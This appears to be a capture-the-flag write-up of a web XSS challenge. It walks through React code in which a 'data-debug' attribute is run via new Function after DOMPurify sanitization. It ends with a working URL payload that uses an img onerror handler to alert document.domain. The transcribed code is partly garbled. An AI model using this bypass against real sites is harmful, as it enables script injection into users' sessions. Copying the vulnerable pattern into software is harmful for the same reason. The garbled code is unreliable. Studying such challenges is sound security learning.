36                               <div style="border-bottom: 1px solid black; padding-bottom: 5px; margin-bottom: 5px;">
37                                 <div style="border-bottom: 1px solid black; padding-bottom: 5px; margin-bottom: 5px;">
38                                   <div style="border-bottom: 1px solid black; padding-bottom: 5px; margin-bottom: 5px;">
39                                     <div style="border-bottom: 1px solid black; padding-bottom: 5px; margin-bottom: 5px;">
40                                       <div style="border-bottom: 1px solid black; padding-bottom: 5px; margin-bottom: 5px;">
41                                         <div style="border-bottom: 1px solid black; padding-bottom: 5px; margin-bottom: 5px;">
42                                           <div style="border-bottom: 1px solid black; padding-bottom: 5px; margin-bottom: 5px;">
43                                             <div style="border-bottom: 1px solid black; padding-bottom: 5px; margin-bottom: 5px;">
44                                               <div style="border-bottom: 1px solid black; padding-bottom: 5px; margin-bottom: 5px;">
45                                                 <div style="border-bottom: 1px solid black; padding-bottom: 5px; margin-bottom: 5px;">
46                                                   <div style="border-bottom: 1px solid black; padding-bottom: 5px; margin-bottom: 5px;">
47                                                     <div style="border-bottom: 1px solid black; padding-bottom: 5px; margin-bottom: 5px;">
48                                                       <div style="border-bottom: 1px solid black; padding-bottom: 5px; margin-bottom: 5px;">
49                                                         <div style="border-bottom: 1px solid black; padding-bottom: 5px; margin-bottom: 5px;">
50                                                           <div style="border-bottom: 1px solid black; padding-bottom: 5px; margin-bottom: 5px;">
51                                                             <div style="border-bottom: 1px solid black; padding-bottom: 5px; margin-bottom: 5px;">
52                                                               <div style="border-bottom: 1px solid black; padding-bottom: 5px; margin-bottom: 5px;">
53                                                                 <div style="border-bottom: 1px solid black; padding-bottom: 5px; margin-bottom: 5px;">
54                                                                   <div style="border-bottom: 1px solid black; padding-bottom: 5px; margin-bottom: 5px;">
55                                                                     <div style="border-bottom: 1px solid black; padding-bottom: 5px; margin-bottom: 5px;">
56                                                                       <div style="border-bottom: 1px solid black; padding-bottom: 5px; margin-bottom: 5px;">
57                                                                         <div style="border-bottom: 1px solid black; padding-bottom: 5px; margin-bottom: 5px;">
58                                                                           <div style="border-bottom: 1px solid black; padding-bottom: 5px; margin-bottom: 5px;">
59                                                                             <div style="border-bottom: 1px solid black; padding-bottom: 5px; margin-bottom: 5px;">
60                                                                               <div style="border-bottom: 1px solid black; padding-bottom: 5px; margin-bottom: 5px;">
61                                                                                 <div style="border-bottom: 1px solid black; padding-bottom: 5px; margin-bottom: 5px;">
62                                                                                   <div style="border-bottom: 1px solid black; padding-bottom: 5px; margin-bottom: 5px;">
63                                                                                     <div style="border-bottom: 1px solid black; padding-bottom: 5px; margin-bottom: 5px;">
64                                                                                       <div style="border-bottom: 1px solid black; padding-bottom: 5px; margin-bottom: 5px;">
65                                                                                         <div style="border-bottom: 1px solid black; padding-bottom: 5px; margin-bottom: 5px;">
```


The "IOX1" or "result" folder has far more interesting code and handles the input of the user:

```
JS IOX1-Result.js 6 X JS IOX1C-Home.js 9+
Users > joren > Desktop > JS IOX1-Result.js > Result > handleAttributes
1 import { useState } from "react";
2 import DOMPurify from "dompurify";
3 import "../App.css";

4
5 function Result({ identifiers }) {
6   const [payloadFromUrl, _] = useState(() => {
7     const queryResult = new URLSearchParams(
8       window.location.search
9     ).get(window.payload);
10  });
11
12  if (queryResult) {
13    const result = {};
14    result[window.__html] = queryResult;
15  }
16  return result;
17
18  const result = {};
19  result[window.__html] = window._ch1 style='color: #00f0f5'>Nothing here!</h1>;
20
21  return result;
22 };
23
24
25 function handleAttributes(element) {
26   for (const child of element.children) {
27     if (
28       window.data-debug in
29       child.attributes
30     ) {
31       new Function(
32         child.getAttribute("data-debug")
33       )();
34     }
35     handleAttributes(child);
36   }
37 }
38
39
40
41 function sanitizeHTML(htmlObj) {
42   htmlObj[window.__html] = DOMPurify[
43     window.sanitize
44   ](htmlObj[window.__html]);
45
46   let template = document[window.createElement](
47     window.template
48   );
49   template[window.innerHTML] =
50     htmlObj[window.__html];
51   document[window.body][
52     window.appendChild
53   ](template);
54
55   template = document[window.getElementsByTagName](
56     window.template
57   )[0];
58   handleAttributes(template[window.content]);
59
60   document[window.body][
61     window.removeChild
62   ](template);
63
64   return htmlObj;
65 }
66
67 return (
68   <div className="App">
69     <h1>Here is the result!</h1>
70     <div id="viewer-container" dangerouslySetInnerHTML={sanitizeHTML(payloadFromUrl)}</div>
71   </div>
72 );
73
74
75 export default Result;
76
```

Get the input from the "payload" parameter

If an empty paramter is received as input show a message "Nothing here!"

HMMM :-> handleAttributes? getAttribute data-debug?

DOMPurify sanitization of the input

Insert the input into the source code

Something is a bit strange here. Why is the developer handling attributes and trying to get a "data-debug" attribute? This immediately makes alarm bells go off :-). Is this some kind of debugging part of the code the developer forgot to remove?


If you look at the DOMPurify part of the code you also see the "handleAttributes" function being used there in a HTML template tag so there is a big chance the "data-debug" attribute bypasses or skips the DOMPurify check.

HTML template tags hold some content hidden on the page when it loads until javascript calls to display the content: https://www.w3schools.com/tags/tag_template.asp


```
41 function sanitizeHTML(htmlObj) {
42   htmlObj[window.__html] = DOMPurify[
43     window.sanitize
44   ](htmlObj[window.__html]);
45
46   let template = document[window.createElement](
47     window.template
48   );
49   template[window.innerHTML] =
50     htmlObj[window.__html];
51   document[window.body][
52     window.appendChild
53   ](template);
54
55   template = document[window.getElementsByTagName](
56     window.template
57   )[0];
58   handleAttributes(template[window.content]);
59
```

The first idea that came to my mind was following payload as input: ``


Adding the “data-debug” and hope it skips the DOMPurify to keep the “onerror” event handler:




The javascript code generates the template tags and in between our payload that will be hidden when the page loads until called later by the javascript code:



The XSS payload fires before the page is completely loaded and executes arbitrary javascript:



The complete input got into the source code and executed just before the page finished loading. The template tags are now gone due to the page finished loading:



Following payload works both on Chrome and FireFox and alerts “document.domain”:

https://challenge-0122-challenge.intigrity.io/result?payload=

[https://challenge-0122-challenge.intigrity.io/result?payload=%3Cimg%20src=x%20data-debug=onerror=alert\(document.domain\)%3E](https://challenge-0122-challenge.intigrity.io/result?payload=%3Cimg%20src=x%20data-debug=onerror=alert(document.domain)%3E)

